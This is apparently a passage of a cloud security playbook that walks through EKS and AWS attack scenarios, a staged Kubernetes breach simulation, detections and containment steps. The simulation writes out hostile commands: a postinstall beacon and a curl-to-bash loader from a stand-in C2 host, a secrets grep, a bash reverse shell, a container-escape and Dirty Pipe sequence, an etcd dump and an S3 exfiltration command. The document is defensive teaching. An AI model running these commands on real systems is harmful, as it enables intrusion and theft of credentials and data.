CloudTrail: `AssumeRoleWithWebIdentity` from an external IP (not a VPC IP, not a pod CIDR). `UserAgent`: `aws-cli` vs expected AWS SDK with service-specific user agent. Falcon CIEM: `ExternalIRSAAbuse` alert — role assumed with web identity from non-VPC source. CIEM correlates this with the prior `KernelTampering` alert from the same pod.

5. False Positive Differentiation Logic

IRSA is normally called from within the pod — the AWS SDK automatically fetches the JWT and calls STS. External calls always use `aws-cli` or `python boto3` with explicit `--web-identity-token` flag. No legitimate workload calls `AssumeRoleWithWebIdentity` from outside a VPC. This alert is virtually always a true positive.

6. Root Cause Analysis Steps

1. Identify which pod the JWT was stolen from via Falcon CWPP process telemetry.
- 2) Check the JWT expiry (default 24h for EKS) — how long did attacker have access?
- 3) Pull all CloudTrail events for the assumed role session.
- 4) Check if the role had `aws:SourceVpc` condition — if not, this was preventable.
- 5) List all role assumption paths from the stolen role (CIEM blast radius).

7. Containment Workflow

1. Modify the IAM role trust policy immediately: add `aws:SourceVpc` condition.
- 2) Invalidate the JWT by deleting and recreating the Kubernetes ServiceAccount.
- 3) Revoke the STS session: apply IAM deny policy

with DateLessThan condition. 4) Rotate SSM parameters accessed by the attacker. 5) Add aws:SourceVpc as a mandatory condition on ALL IRSA roles — enforce via SCP.

8. Governance Implications

Every IRSA role trust policy must include aws:SourceVpc condition — this is a preventive CSPM Critical control. Any IRSA role without this condition triggers immediate remediation. KAC admission policy must enforce runAsNonRoot and seccompProfile to reduce likelihood of container escape that enables token extraction.

9. How to Explain in Interview

SCENARIO 11

11. EKS Node Compromise via Exposed Kubelet API (Port 10250)

Domain: EC2 Compromise

1. Initial Attacker Foothold

An EKS managed node group was deployed with a security group that inadvertently allows inbound port 10250 from 0.0.0.0/0 — a CSPM finding open for 34 days. Attacker discovers it via Shodan.

2. Escalation Path

The kubelet API at port 10250 without authentication (anonymous auth enabled) allows: listing all pods (GET /pods), reading pod logs (GET /containerLogs/namespace/pod/container), and executing commands in pods (POST /exec/namespace/pod/container). Attacker uses this to exec into every pod on the node.

3. Lateral Movement Technique

From exec access across all pods, attacker harvests environment variables, reads mounted secrets, and extracts service account tokens from /var/run/secrets. With service account tokens, they access the Kubernetes API to enumerate all resources cluster-wide.

4. Detection Telemetry

Falcon CWPP: KubeletAnonymousAuth alert on node. Anomalous commands executed across multiple containers from external source (kubelet API does not log through Kubernetes audit by default). CSPM Finding: SG 10250 open to 0.0.0.0/0 — 34 days. GuardDuty: Recon:EC2/PortProbeUnprotectedPort for the initial scanning.

5. False Positive Differentiation Logic

The kubelet port is only legitimately accessed by the API server (from within cluster) and monitoring agents. Any external access to port 10250 from a non-cluster IP is malicious by definition. GuardDuty port probe alert + kubelet anonymous auth enabled + security group misconfiguration = confirmed attack scenario.

6. Root Cause Analysis Steps

1. Pull all kubelet API request logs from CloudWatch (kubelet logs forwarded to CW).
- 2) Identify all exec and log requests made via the kubelet API from external IPs.
- 3) Determine which pods were accessed and what data was reachable.
- 4) Audit the security group creation — which CloudFormation/Terraform change opened port 10250.
- 5) Check anonymous auth config in kubelet configuration file.

7. Containment Workflow

1. Immediately update security group to remove port 10250 from 0.0.0.0/0. 2) Restrict to cluster API server CIDR only. 3) Enable Webhook authentication mode on kubelet (--authorization-mode=Webhook). 4) Disable anonymous auth (--anonymous-auth=false in kubelet config). 5) Rotate all service account tokens on the affected node. 6) Cordon and replace the node.

8. Governance Implications

CIS EKS Benchmark 3.2.1: Ensure kubelet anonymous auth is disabled. CIS 3.2.2: Ensure kubelet authorization mode is not AlwaysAllow. CSPM must flag any security group allowing inbound port 10250 or 10255 from 0.0.0.0/0 as Critical. EC2 security group reviews should include cluster ports in the audit scope.

9. How to Explain in Interview

SCENARIO 12

12. Supply Chain Attack — Compromised Helm Chart in Artifact Hub

Domain: Container Escape

1. Initial Attacker Foothold

An attacker takes over a popular third-party Helm chart on Artifact Hub by compromising the maintainer's GitHub account. They inject a malicious InitContainer into the chart that runs before the main application and exfiltrates cluster credentials.

2. Escalation Path

The malicious InitContainer runs as root, reads the service account token from /var/run/secrets, reads all mounted ConfigMaps and Secrets, and beacons the data to an external endpoint. Since it's an InitContainer, it completes before the main app starts and appears in pod logs as a normal initialization step.

3. Lateral Movement Technique

With the exfiltrated service account tokens, the attacker maps the effective permissions of each. A token from a namespace with broad permissions is used to list all pods and secrets cluster-wide, identifying higher-value targets for follow-up attacks.

4. Detection Telemetry

Falcon CWPP: First-seen outbound connection from InitContainer to external domain. SuspiciousChildProcess in init container context. Falcon Image Assessment: The Helm chart's InitContainer image fails trust verification — image is not from an approved registry. KAC: Blocks deployment if image policy is enforced. Network: Beacon to unknown domain from a container that should only be doing initialization tasks.

5. False Positive Differentiation Logic

InitContainers legitimately run setup tasks and may make network calls (waiting for dependencies, downloading config). Distinguish: (1) Is the InitContainer image from an approved registry and cryptographically signed? (2) Is it making calls to an unknown external domain? (3) Does the Helm chart changelog justify the new InitContainer? (4) Is the InitContainer reading secrets or env vars unnecessarily?

6. Root Cause Analysis Steps

1. Compare new Helm chart version against previous known-good version (git diff of chart templates). 2) Identify when the Artifact Hub chart was modified — check chart maintainer's GitHub activity. 3) Pull Falcon

telemetry for all deployments of the affected Helm chart across the organization. 4) Extract the InitContainer image — sandbox it to confirm malicious behavior. 5) Enumerate all namespaces where the chart was deployed.

7. Containment Workflow

1. Immediately helm rollback to the last known-good version in all affected namespaces. 2) Rotate all service account tokens in affected namespaces. 3) Block the malicious InitContainer image in KAC image policy. 4) Add the C2 domain/IP to DNS blocklist and security group deny. 5) Pin all Helm chart versions to specific digests, not floating version tags.

8. Governance Implications

All third-party Helm charts must be pulled into an internal Harbor or ECR registry, scanned and signed before use. No direct Artifact Hub or public registry pulls in production. Helm chart updates require security review and testing in a sandbox before production rollout. OPA/KAC policy to block InitContainers from unapproved registries.

9. How to Explain in Interview

SCENARIO 13

13. AWS Config Rule Weaponization — Persistent Backdoor via Trusted Service

Domain: Cross-Account Role Abuse

1. Initial Attacker Foothold

A contractor with temporary AWS access uses their credentials to create a backdoor before their access is scheduled to expire. They create an AWS Config rule with a Lambda remediation action.

2. Escalation Path

The Lambda is designed to re-create an IAM role with AdministratorAccess every time AWS Config runs the rule (every 24 hours). Even if defenders detect and delete the backdoor role, Config will recreate it within 24 hours. The Lambda itself uses a legitimate AWS service (Config) as its trigger, making it blend in with normal Config activity.

3. Lateral Movement Technique

With persistent admin-level IAM access, attacker can access any resource in the account across sessions. They use time in low and slow — reading data incrementally over weeks to avoid volume-based detection, focusing on highly sensitive data like executive communications in S3.

4. Detection Telemetry

CSPM: Config rule with Lambda remediation pointing to a function with IAM admin permissions. Lambda function performing iam:CreateRole outside of IaC pipeline. CloudTrail: Config:PutRemediationConfigurations by contractor account. CIEM: AnomalousRoleAssumption when attacker uses the backdoor role from external IP. Lambda:CreateFunction by a principal that should not have that permission.

5. False Positive Differentiation Logic

AWS Config remediation actions are legitimate and widely used for auto-remediation. Distinguish: (1) Is the remediation Lambda in the approved function inventory? (2) Does the Lambda's role have IAM administrative

permissions? (3) Was the Config rule created through IaC pipeline or direct console/API? (4) Does the rule match a known compliance requirement?

6. Root Cause Analysis Steps

1. Pull CloudTrail for Config:PutRemediationConfigurations — who created the rule and when.
- 2) Review the remediation Lambda's code — what IAM actions does it perform?
- 3) List all IAM roles created by the Lambda in the past 30 days.
- 4) Cross-reference creator with HR data — was this a contractor or former employee?
- 5) Check if any roles created by the Lambda were assumed from external IPs.

7. Containment Workflow

1. Disable the Config rule (set rule to inactive state).
- 2) Delete the remediation Lambda.
- 3) Delete the backdoor IAM role and revoke all active sessions.
- 4) Revoke contractor credentials immediately.
- 5) Add SCP: deny Lambda:CreateFunction and config:PutRemediationConfigurations for non-pipeline principals.
- 6) Audit all Config rules for Lambda remediations pointing to unknown functions.

8. Governance Implications

All AWS Config rules must be created through IaC pipeline (enforced by SCP denying direct console/API creation). Lambda functions with IAM permissions require security team approval gate. Contractor access must be time-boxed with automated expiry — no manual deprovisioning. Joiner-Mover-Leaver process must be automated against HR system.

9. How to Explain in Interview

SCENARIO 14

14. Cryptomining via Exposed Docker Socket on EC2

Domain: EC2 Compromise

1. Initial Attacker Foothold

A development EC2 instance running Docker had the Docker socket (/var/run/docker.sock) mounted inside a container for local development convenience. A vulnerable web service in that container allowed command injection, giving the attacker access to the Docker socket.

2. Escalation Path

With Docker socket access, attacker can run any Docker command as root on the host. They run: `docker run --rm -it -privileged --net=host --pid=host -v /:/host ubuntu bash`. This gives them a root shell on the host with the entire filesystem mounted at /host.

3. Lateral Movement Technique

From the host shell, attacker reads the EC2 instance profile credentials from the metadata service, discovers IAM permissions, and pivots to S3 and EC2 across the account. They also deploy an XMRig cryptominer container configured to hide behind 40% CPU usage to avoid threshold alerts.

4. Detection Telemetry

Falcon CWPP: SuspiciousDockerSocketAccess — process accessing /var/run/docker.sock from within container. Docker run command spawning a privileged --net=host container. CryptominingActivity.XMRig once miner starts.

Falcon CSPM: docker.sock mounted in container volume as Critical finding. EC2 cost anomaly: compute costs spike 340% suggesting cryptomining.

5. False Positive Differentiation Logic

Docker-in-Docker (DinD) is used by some CI/CD pipelines legitimately. However: (1) Production workloads never need docker.sock mounted. (2) Development instances mounting docker.sock should be isolated. (3) XMRig process or connection to known mining pool IPs is never legitimate. (4) The privileged --net=host run pattern from within a container is a strong indicator.

6. Root Cause Analysis Steps

1. Identify the command injection point via the web service request logs.
- 2) Trace the docker socket access via Falcon process telemetry.
- 3) Review the docker-compose or pod spec that mounted /var/run/docker.sock.
- 4) Pull all docker commands run via the socket from Docker daemon logs.
- 5) CloudTrail: all API calls made with the instance profile after IMDS access.

7. Containment Workflow

1. Terminate the cryptomining container immediately.
- 2) Terminate the compromised EC2 instance and replace.
- 3) Remove docker.sock mounts from ALL non-CI environments (enforce via CSPM).
- 4) Patch the command injection vulnerability.
- 5) Rotate instance profile and all credentials accessible from the instance.

8. Governance Implications

CSPM Critical policy: docker.sock mounted in any container is an immediate finding requiring remediation.

Development environments must be isolated in separate VPCs with no access to production resources. Production containers must never run with Docker daemon socket access. Use rootless Docker or Podman for development where Docker-level access is needed.

9. How to Explain in Interview

SCENARIO 15

15. EKS etcd Direct Access — Cluster-Wide Secret Extraction

Domain: EKS RBAC Misconfiguration

1. Initial Attacker Foothold

The etcd cluster backing an EKS-like self-managed Kubernetes cluster had port 2379 accessible within the VPC without authentication (client certificate auth disabled). An internal attacker on a developer instance discovers this during network enumeration.

2. Escalation Path

Using etcdctl: `ETCDCTL_API=3 etcdctl --endpoints=https://etcd:2379 get / --prefix --keys-only`. This lists every key in etcd. The attacker then fetches: all Kubernetes Secrets (stored base64-encoded in etcd), all ConfigMaps, all ServiceAccount tokens, and all RBAC configurations.

3. Lateral Movement Technique

With all service account tokens extracted, attacker identifies the most privileged ones (cluster-admin service accounts used by operators). They use these tokens to create new ClusterRoleBindings for attacker-controlled service accounts, establishing persistence that will survive etcd restoration unless the operator secret is also rotated.

4. Detection Telemetry

Falcon CWPP: UnauthorizedAPIAccess.etcd — etcdctl process making connections to etcd endpoint from unauthorized source. Network anomaly: First-time client connecting to etcd port from developer instance IP. CSPM Finding: etcd port 2379 accessible without client certificate authentication — Critical. CloudTrail: No record (etcd access is not CloudTrail-logged).

5. False Positive Differentiation Logic

etcd is only legitimately accessed by the Kubernetes API server and etcd members. Any other client is suspicious. The process making the connection (etcdctl or curl) from a non-API-server host is always anomalous. This alert has near-zero false positive rate.

6. Root Cause Analysis Steps

1. Pull network flow logs for connections to port 2379 from non-API-server IPs.
- 2) Identify the developer instance and how it reached etcd (VPC routing, security group gap).
- 3) Audit the etcd configuration — why was client cert auth disabled?
- 4) Determine all keys read from etcd audit logs (if etcd audit logging was enabled).
- 5) Assume full cluster compromise — all secrets must be rotated.

7. Containment Workflow

1. Enable etcd client certificate authentication immediately.
- 2) Restrict security group: etcd port 2379 accessible only from API server CIDRs.
- 3) Rotate ALL secrets and service account tokens cluster-wide — full secret rotation.
- 4) Delete and recreate any ClusterRoleBindings created during the incident.
- 5) Audit all RBAC configurations for attacker-added bindings.

8. Governance Implications

CIS Kubernetes 1.2.x: etcd must require client certificate authentication. etcd must not be network-accessible except from the API server. etcd data must be encrypted at rest (--encryption-provider-config). For EKS, AWS manages etcd — this scenario applies to self-managed clusters or Kops deployments. Regular CIS benchmark scans via CSPM must include etcd security controls.

9. How to Explain in Interview

PART VI: ENTERPRISE BREACH SIMULATION

Multi-stage Kubernetes breach walkthrough with real CrowdStrike Falcon telemetry, detection events, and MITRE ATT&CK mapping.

Cloud Security Complete Playbook

Senior Cloud Incident Responder & CNAPP Security Architect

Document Coverage: Enterprise Kubernetes Breach Simulation | Incident & Alert Catalog | CWPP & CSPM Deep Dive | 5 Real Scenarios | Interview Pitch

Tools Referenced: CrowdStrike Falcon (CWPP, CSPM, CIEM, KAC) | AWS EKS | ArgoCD | GitHub Actions

Frameworks: MITRE ATT&CK | NIST CSF | CIS Benchmarks | GDPR | HIPAA

PART 1: ENTERPRISE KUBERNETES SECURITY BREACH SIMULATION

Executive Threat Narrative

Scenario: A financially motivated threat actor (TTPs consistent with SCATTERED SPIDER / UNC3944 lineage) compromises a Fortune 500 retail company's AWS-hosted EKS production cluster. Entry point is a poisoned open-source dependency in the CI/CD pipeline. The attack spans 11 days from initial access to data exfiltration, touching 4 AWS accounts, 2 EKS clusters, and 37 IAM roles.

Environment:

- AWS multi-account (Landing Zone, hub-spoke model)
 - EKS v1.28 with managed node groups (AL2 AMI)
 - ArgoCD + GitHub Actions CI/CD
 - Falco disabled post-migration (replaced by Falcon sensor — attacker didn't know this)
 - 3 microservices namespaces: `payments` , `inventory` , `auth`
-

Attack Stage 1: CI/CD Supply Chain Poisoning

Attacker Intent

The attacker identifies that the company pulls a popular internal NPM package `@company/api-utils` from a private GitHub registry. They register a lookalike package name on the public NPM registry with a higher version number, exploiting dependency confusion. The malicious package contains a post-install script that beacons out and drops a lightweight stager into the build container.

Attack Mechanics

```
# Malicious package.json post-install hook
"scripts": {
  "postinstall": "node -e \"require('https').get('https://c2.attacker[.]io/s?h='+require('os').hostname());\""
}

# Inside GitHub Actions runner (ubuntu-latest)
# Stager downloads a base64-encoded loader
curl -sk https://c2.attacker[.]io/1 | base64 -d | bash
```

The loader enumerates GitHub Actions environment variables:

```
env | grep -E 'GITHUB_TOKEN|AWS_|ARGO|KUBECONFIG|SECRET'
```

It exfiltrates:

- `GITHUB_TOKEN` (org-scoped, not repo-scoped)
- `AWS_ACCESS_KEY_ID` / `AWS_SECRET_ACCESS_KEY` (assume-role for ECR push)

- ArgoCD admin credentials stored as a plaintext Actions secret

Detection Mechanism — Falcon CWPP + KAC

Falcon Sensor on the Actions Runner (self-hosted):

- Process lineage: `node → bash → curl → base64 → bash` — anomalous shell spawned from build tool
- Network IOC: first-seen external egress to `c2.attacker[.]io` from build infra
- `GITHUB_TOKEN` appears in process memory and is copied to a network socket (memory scraping detection)

KAC — Policy Enforcement:

- The poisoned image is pushed to ECR. When ArgoCD attempts to deploy it, KAC evaluates the image against the Falcon Image Assessment policy
- Image scan result: `CRITICAL` — embedded shell script, network call in layer diff
- KAC blocks the admission with: `AdmissionWebhook DENY – ImageAssessmentPolicy:UnscannedOrFailed`

Telemetry Generated

```
{
  "event_type": "ProcessRollup2",
  "ComputerName": "github-runner-prod-07",
  "ImageFileName": "/usr/bin/bash",
  "CommandLine": "bash -i >& /dev/tcp/c2.attacker.io/4444 0>&1",
  "ParentImageFileName": "/usr/local/bin/node",
  "ParentCommandLine": "node postinstall.js",
  "NetworkConnections": [{"RemoteAddressIP4": "185.220.xx.xx", "RemotePort": 4444}],
  "DetectionName": "SuspiciousChildProcess.BuildTool",
  "Severity": "High",
  "MITRE_Technique": "T1059.004"
}
```

Falcon CSPM Alert:

```
POLICY: GitHub Actions secret exposed in build log
RESOURCE: actions/workflow/deploy-payments.yml
FINDING: AWS_SECRET_ACCESS_KEY referenced in step output – not masked
SEVERITY: Critical
CIS_BENCHMARK: 4.1.1
```

Why Traditional Tools Would Miss It

Tool Type	Gap
SAST/DAST	Analyzes source code, not runtime behavior of build toolchain
ECR Vulnerability Scanning	Scans known CVEs, does not detect behavioral malware in layers
CloudTrail alone	Records API calls but not process-level behavior inside Actions runner
GitHub Advanced Security	Detects secret leakage in code, not in memory or network exfil

WAF/Network IDS	Encrypted HTTPS beacon; no signature match without TLS inspection
-----------------	---

How Runtime Security Stopped It

Falcon CWPP's eBPF sensor on the self-hosted runner captures syscall-level telemetry. The `execve` chain from `node` → `bash` → `curl` triggers the "Suspicious Process Chain in Build Environment" behavioral detection. The KAC admission webhook prevents the tainted image from ever running in production. Even though CI/CD was compromised, the blast radius was contained at the Kubernetes boundary.

Attack Stage 2: Container Runtime Compromise & Drift

Attacker Intent

The `GITHUB_TOKEN` exfiltrated in Stage 1 had `packages:write` and `repo` scope (over-privileged — a CSPM finding that was open for 47 days). The attacker uses it to modify a legitimate workflow, injecting a sidecar into the `payments` deployment manifest that passes KAC (because it mimics a legitimate Datadog agent image name from a controlled ECR repo the attacker now has write access to).

Attack Mechanics

The attacker pushes image `123456789.dkr.ecr.us-east-1.amazonaws.com/datadog-agent:7.43.1-PATCHED` — visually identical to prod. ArgoCD syncs. Container starts.

Inside the container, 3 minutes after start:

```
# Attacker drops tools post-start (container drift)
wget -q http://185.220.xx.xx/tools.tar.gz -O /tmp/.hidden/tools.tar.gz
tar -xzf /tmp/.hidden/tools.tar.gz -C /tmp/.hidden/
chmod +x /tmp/.hidden/pspy64 /tmp/.hidden/linpeas.sh /tmp/.hidden/chisel
```

Then attempts kernel exploitation for privilege escalation:

```
# CVE-2022-0847 (Dirty Pipe) attempt
/tmp/.hidden/dirtypipe /etc/passwd
# Followed by:
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

Detection Mechanism — Falcon CWPP Container Drift + Runtime Detection

Container Drift Detection:

Falcon establishes a golden image fingerprint at container start — a cryptographic inventory of every binary, library, and executable in the container filesystem. Any new file written post-start that wasn't in the original image layer is flagged as drift.

```
DRIFT ALERT:
Container: payments-7d4f9c-xk2p9
Namespace: payments
New executable written: /tmp/.hidden/pspy64
  SHA256: 3a7f1c... (known offensive tool)
New executable written: /tmp/.hidden/chisel
```

```
SHA256: 9b2d4e... (known tunneling tool)
Detection: ContainerDrift.OffensiveToolDrop
Severity: Critical
```

Runtime Detection — PotentialKernelTampering:

```
{
  "event_type": "KernelTampering",
  "DetectionName": "PotentialKernelTampering",
  "Description": "Process attempted to write to /proc/sysrq-trigger and modify kernel memory maps. Dirty Pipe exploitation pattern detected.",
  "ProcessImageFileName": "/tmp/.hidden/dirtypipe",
  "TargetFile": "/etc/passwd",
  "SyscallSequence": ["open(O_WRONLY)", "splice()", "write(pipe_offset=0)"],
  "ContainerID": "a3f7b291cc4e",
  "PodName": "payments-7d4f9c-xk2p9",
  "Severity": "Critical",
  "MITRE_Technique": "T1611"
}
```

Interactive Intrusion Detection:

```
ALERT: InteractiveContainerSession
User: root (UID 0) spawned interactive shell
Command: nsenter --target 1 --mount --uts --ipc --net --pid -- bash
Effect: Container escape attempt to host namespace
Detection: ContainerEscape.NsenterToHostNamespace
Action: PREVENT (process killed, pod quarantined)
```

Telemetry Generated

```
T+0:00 Container payments-7d4f9c-xk2p9 started
T+3:14 DNS query: 185.220.xx.xx (first seen domain)
T+3:16 wget spawned from entrypoint process (drift begins)
T+3:22 3 executables written to /tmp/.hidden/ (DRIFT EVENT)
T+3:45 dirtypipe executed – kernel exploit sequence (KERNEL TAMPER)
T+3:47 nsenter with host namespace flags (CONTAINER ESCAPE – BLOCKED)
T+3:47 Pod quarantined – network policy auto-applied
T+3:47 Falcon RTR session initiated (auto-response)
```

Why Traditional Tools Would Miss It

- **Image scanning (Trivy, Snyk):** Scans original image. Drift tools were downloaded *after* container start — invisible to pre-deploy scanning
- **Kubernetes audit logs:** Record pod creation/deletion, not in-container file writes or syscall sequences
- **Network policies alone:** Cannot block intra-container file system operations or kernel exploit attempts
- **OPA/Gatekeeper:** Policy enforced at admission time, not runtime. Once the pod is running, OPA is blind
- **Node-level HIDS (OSSEC, AIDE):** Monitors host filesystem, not container overlay filesystems independently

How Runtime Security Stopped It

Falcon's eBPF-based drift engine tracks every `write()` and `execve()` syscall against the immutable image manifest. The `PotentialKernelTampering` ML model fired before privilege escalation succeeded. The container escape prevention policy killed the `nsenter` process and triggered automated pod isolation via Kubernetes Network Policy injection through the Falcon operator.

Attack Stage 3: IAM Privilege Escalation

Attacker Intent

The `nsenter` was blocked, but the attacker already extracted the pod's service account token from the container environment before the kill:

```
cat /var/run/secrets/kubernetes.io/serviceaccount/token
# JWT with: system:serviceaccount:payments:payments-api-sa
```

The `payments-api-sa` service account has an IRSA (IAM Roles for Service Accounts) binding to `arn:aws:iam::123456789:role/payments-api-role`. This role has `iam:PassRole`, `sts:AssumeRole`, and `ec2:*` — a CSPM finding rated HIGH that had been open for 23 days.

Attack Mechanics

```
# From attacker C2 — using extracted service account JWT against K8s API
curl -H "Authorization: Bearer <JWT>" https://k8s-api.internal/api/v1/secrets

# Lateral movement via IRSA
aws sts assume-role-with-web-identity \
  --role-arn arn:aws:iam::123456789:role/payments-api-role \
  --web-identity-token <JWT> \
  --role-session-name "legitimate-app-session"
```

With `payments-api-role`, the attacker then enumerates and assumes additional roles:

```
# Enumerate assumable roles
aws iam list-roles | jq '.Roles[] |
select(.AssumeRolePolicyDocument.Statement[].Principal.AWS)'

# Finds: payments-api-role can assume data-lake-admin-role
aws sts assume-role \
  --role-arn arn:aws:iam::999888777:role/data-lake-admin-role \
  --role-session-name "app-session"

# Now has: S3:*, Glue:*, Athena:*, LakeFormation:*
```

Detection Mechanism — Falcon CIEM + CSPM

CIEM Anomaly Detection:

```
ALERT: AnomalousRoleAssumption
Principal: payments-api-role
```

```
AssumedRole: data-lake-admin-role
SourceIP: 185.220.xx.xx (external – NOT a pod IP, NOT a VPC IP)
UserAgent: aws-cli/2.x – NOT consistent with application SDK patterns
Time: 02:47 UTC (outside business hours)
BaselineDeviation: Role never assumed externally in 180-day history
Confidence: 97%
MITRE: T1078.004 (Valid Accounts: Cloud Accounts)
```

CSPM Policy Violations:

```
FINDING ID: CSPM-IAM-0441
Title: IAM role with iam:PassRole and sts:AssumeRole grants excessive privilege
Resource: payments-api-role
Age: 23 days
Severity: HIGH (now promoted to CRITICAL – actively exploited)
```

```
FINDING ID: CSPM-IAM-0119
Title: Cross-account role assumption without MFA or IP condition
Resource: data-lake-admin-role trust policy
Remediation: Add aws:SourceVpc or aws:MultiFactorAuthPresent condition
```

CIEM Effective Permission Analysis:

```
Effective blast radius of payments-api-sa compromise:
Direct permissions: EC2:*, S3:GetObject (payments bucket)
Via PassRole chain:
  → data-lake-admin-role: S3:* (ALL buckets), Glue:*, Athena:*
  → logging-shipper-role: CloudTrail:DeleteTrail, CloudTrail:StopLogging ← CRITICAL
Total sensitive permissions: 847
Data stores accessible: 23 S3 buckets, 4 RDS instances, 2 Redshift clusters
```

Telemetry Generated

CloudTrail events correlated in Falcon Insight:

```
[
  {
    "eventName": "AssumeRoleWithWebIdentity",
    "sourceIPAddress": "185.220.xx.xx",
    "userAgent": "aws-cli/2.13"},
  {
    "eventName": "AssumeRole",
    "requestParameters": {
      "roleArn": "data-lake-admin-role"},
    "sourceIPAddress": "185.220.xx.xx"},
  {
    "eventName": "ListBuckets",
    "sourceIPAddress": "185.220.xx.xx"},
  {
    "eventName": "GetBucketPolicy",
    "requestParameters": {
      "bucketName": "prod-customer-pii-lake"}},
  {
    "eventName": "StopLogging",
    "requestParameters": {
      "name": "prod-cloudtrail"},
    "errorCode": "AccessDenied"}
]
```

Why Traditional Tools Would Miss It

- **GuardDuty:** Would flag `UnauthorizedAccess:IAMUser/TorIPCaller` but misses the subtle role chaining pattern and the IRSA-external-IP anomaly correlation

- **CloudTrail alone:** Shows events but no behavioral baseline — no way to know `185.220.xx.xx` is attacker vs. new legitimate origin without UEBA
- **IAM Access Analyzer:** Shows resource policies and external access, not runtime anomalous assumption patterns
- **SIEM without cloud context:** Correlates events but lacks the CIEM effective permissions graph — can't determine blast radius in real time

How Runtime Security Stopped It

Falcon CIEM's identity graph had pre-computed the complete effective permission set for `payments-api-sa`, including all transitive role assumption paths. When the external-IP assumption fired, CIEM correlated it with the active container incident (same JWT, same role ARN) creating a unified attack timeline. Falcon Fusion automated response:

1. Revoked the IRSA binding (modified the IAM role trust policy to add `aws:SourceVpc` condition)
2. Tagged the role as compromised in AWS Config
3. Triggered an SCP block on `data-lake-admin-role` assumption from external IPs
4. Notified the SOC with full blast radius visualization

Attack Stage 4: Lateral Movement & Data Exfiltration

Attacker Intent

Before the SCP blocked them, the attacker exfiltrated 47GB of customer PII from the `prod-customer-pii-lake` S3 bucket using `aws s3 sync` to an attacker-controlled S3 bucket in a separate AWS org. They also attempted to move laterally into the second EKS cluster (staging) via a misconfigured cross-cluster IAM trust.

Attack Mechanics

```
# Exfiltration via S3 API
aws s3 sync s3://prod-customer-pii-lake/ s3://attacker-bucket-us-east-1/ \
  --no-progress --quiet

# Cross-cluster lateral movement
kubect1 --server=https://staging-k8s-api --token=<JWT> get secrets -A
```

Detection

Falcon CSPM — S3 Data Exfiltration:

```
ALERT: S3.LargeVolumeExternalTransfer
Source: prod-customer-pii-lake
Destination: 987654321.s3.amazonaws.com (external AWS account, not in org)
Volume: 47.3 GB in 4 minutes
API calls: s3:GetObject x 892,441
Principal: data-lake-admin-role/app-session
Correlation: LINKED to active IAM compromise incident INC-2024-0847
```

CIEM — aws-auth Misconfiguration:

CSPM FINDING: K8S-AUTH-0012

Title: IAM role mapped to cluster-admin in non-production cluster

Resource: aws-auth ConfigMap, cluster: staging-eks-01

Mapped Role: payments-api-role → system:masters

Risk: Any principal assuming payments-api-role has cluster-admin on staging

Age: 67 days

MITRE ATT&CK Complete Mapping

Stage	Technique ID	Technique Name	Sub-technique
CI/CD Poisoning	T1195.001	Supply Chain Compromise	Compromise Software Dependencies
CI/CD Poisoning	T1552.001	Unsecured Credentials	Credentials in Files (env vars)
Container Drift	T1608.001	Stage Capabilities	Upload Malware
Kernel Exploit	T1611	Escape to Host	—
Kernel Exploit	T1068	Exploitation for Privilege Escalation	—
IAM Escalation	T1078.004	Valid Accounts	Cloud Accounts
IAM Escalation	T1548.005	Abuse Elevation Control	Temporary Elevated Cloud Access
Role Chaining	T1550.001	Use Alternate Auth Material	Application Access Token
Defense Evasion	T1562.008	Impair Defenses	Disable Cloud Logs (attempted)
Lateral Movement	T1021.007	Remote Services	Cloud Services
Exfiltration	T1537	Transfer Data to Cloud Account	—
Discovery	T1526	Cloud Service Discovery	—

NIST CSF Mapping

CSF Function	Category	Finding	Gap
Identify	ID.AM-2	Software inventory didn't include transitive NPM deps	SBOM incomplete
Identify	ID.RA-1	IAM over-privilege known for 23-67 days, not remediated	Risk acceptance process broken
Protect	PR.AC-4	IRSA roles lacked source IP/VPC conditions	IAM hardening gap

Protect	PR.DS-5	S3 bucket lacked object-level logging + DLP tagging	Data protection gap
Protect	PR.IP-3	CI/CD pipeline had no dependency pinning or registry isolation	Supply chain control gap
Detect	DE.CM-3	No UEBA baseline on IRSA external assumptions	Detection coverage gap
Respond	RS.RP-1	Incident response playbook didn't cover IRSA compromise	Playbook gap
Recover	RC.RP-1	No tested runbook for EKS cluster quarantine	Recovery gap

Defensive Control Improvements

1. CI/CD Hardening

```
# GitHub Actions: Pin dependencies, use private registry only
- name: Setup Node
  uses: actions/setup-node@v3 # pinned by SHA in production
  with:
    registry-url: 'https://npm.your-company.internal'

# Enforce: npm install --ignore-scripts (block postinstall hooks)
# Use: Sigstore/cosign for artifact signing on every build
# Implement: Dependency confusion protection via scope isolation
```

2. IAM Least Privilege (CIEM-Guided Remediation)

```
{
  "Condition": {
    "StringEquals": {
      "aws:SourceVpc": "vpc-0a1b2c3d4e5f"
    },
    "Bool": {
      "aws:SecureTransport": "true"
    }
  }
}
```

3. KAC Policies

```
# Policies to enforce:
# - readOnlyRootFilesystem: true
# - allowPrivilegeEscalation: false
# - runAsNonRoot: true
# - seccompProfile: RuntimeDefault
# - No hostPID, hostNetwork, hostIPC
```

```
# - Image must pass Falcon scan (no CRITICAL findings)
# - Image must be signed (cosign verify)
```

4. Runtime Policy: Container Drift Prevent Mode

Falcon Prevention Policy:

```
ContainerDrift: PREVENT (kill any new executable not in original image)
InteractiveShell: PREVENT (block tty allocation in non-debug containers)
KernelExploitMitigation: PREVENT
NamespaceEscape: PREVENT
SuspiciousKernelModule: PREVENT
```

5. Network Segmentation

```
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: payments-deny-all
  namespace: payments
spec:
  podSelector: {}
  policyTypes: [Ingress, Egress]
  # Only allow explicit ingress from API gateway
  # Only allow egress to payments-db service and AWS APIs via VPC endpoint
  # Block ALL direct internet egress from pods
```

SOC L2 Investigation Checklist

Phase 1: Triage & Scope (0–30 minutes)

- Confirm Falcon detection chain – link CID to impacted host/container/account
- Pull full process tree from Falcon Insight (72-hour lookback)
- Identify: container name, pod name, namespace, node, cluster, AWS account
- Check: Is drift detection in Prevent or Detect-only? (if Detect-only, assume breach)
- Pull all network connections from affected container (source/dest, first-seen timestamps)
- Identify service account JWT – get IAM role ARN from IRSA annotation
- Run CIEM blast radius query: "What can this role access?"
- Check CloudTrail: Has the role been used from external IPs in last 7 days?
- Check: Has the role assumed other roles? (AssumeRole events, cross-account)
- Determine data sensitivity of all accessible S3 buckets (check Macie tags)

Phase 2: Containment (30–90 minutes)

- Quarantine pod (delete + apply blocking NetworkPolicy via Falcon Fusion or kubectl)
- Revoke IRSA: Modify trust policy to deny all (or add impossible condition temporarily)
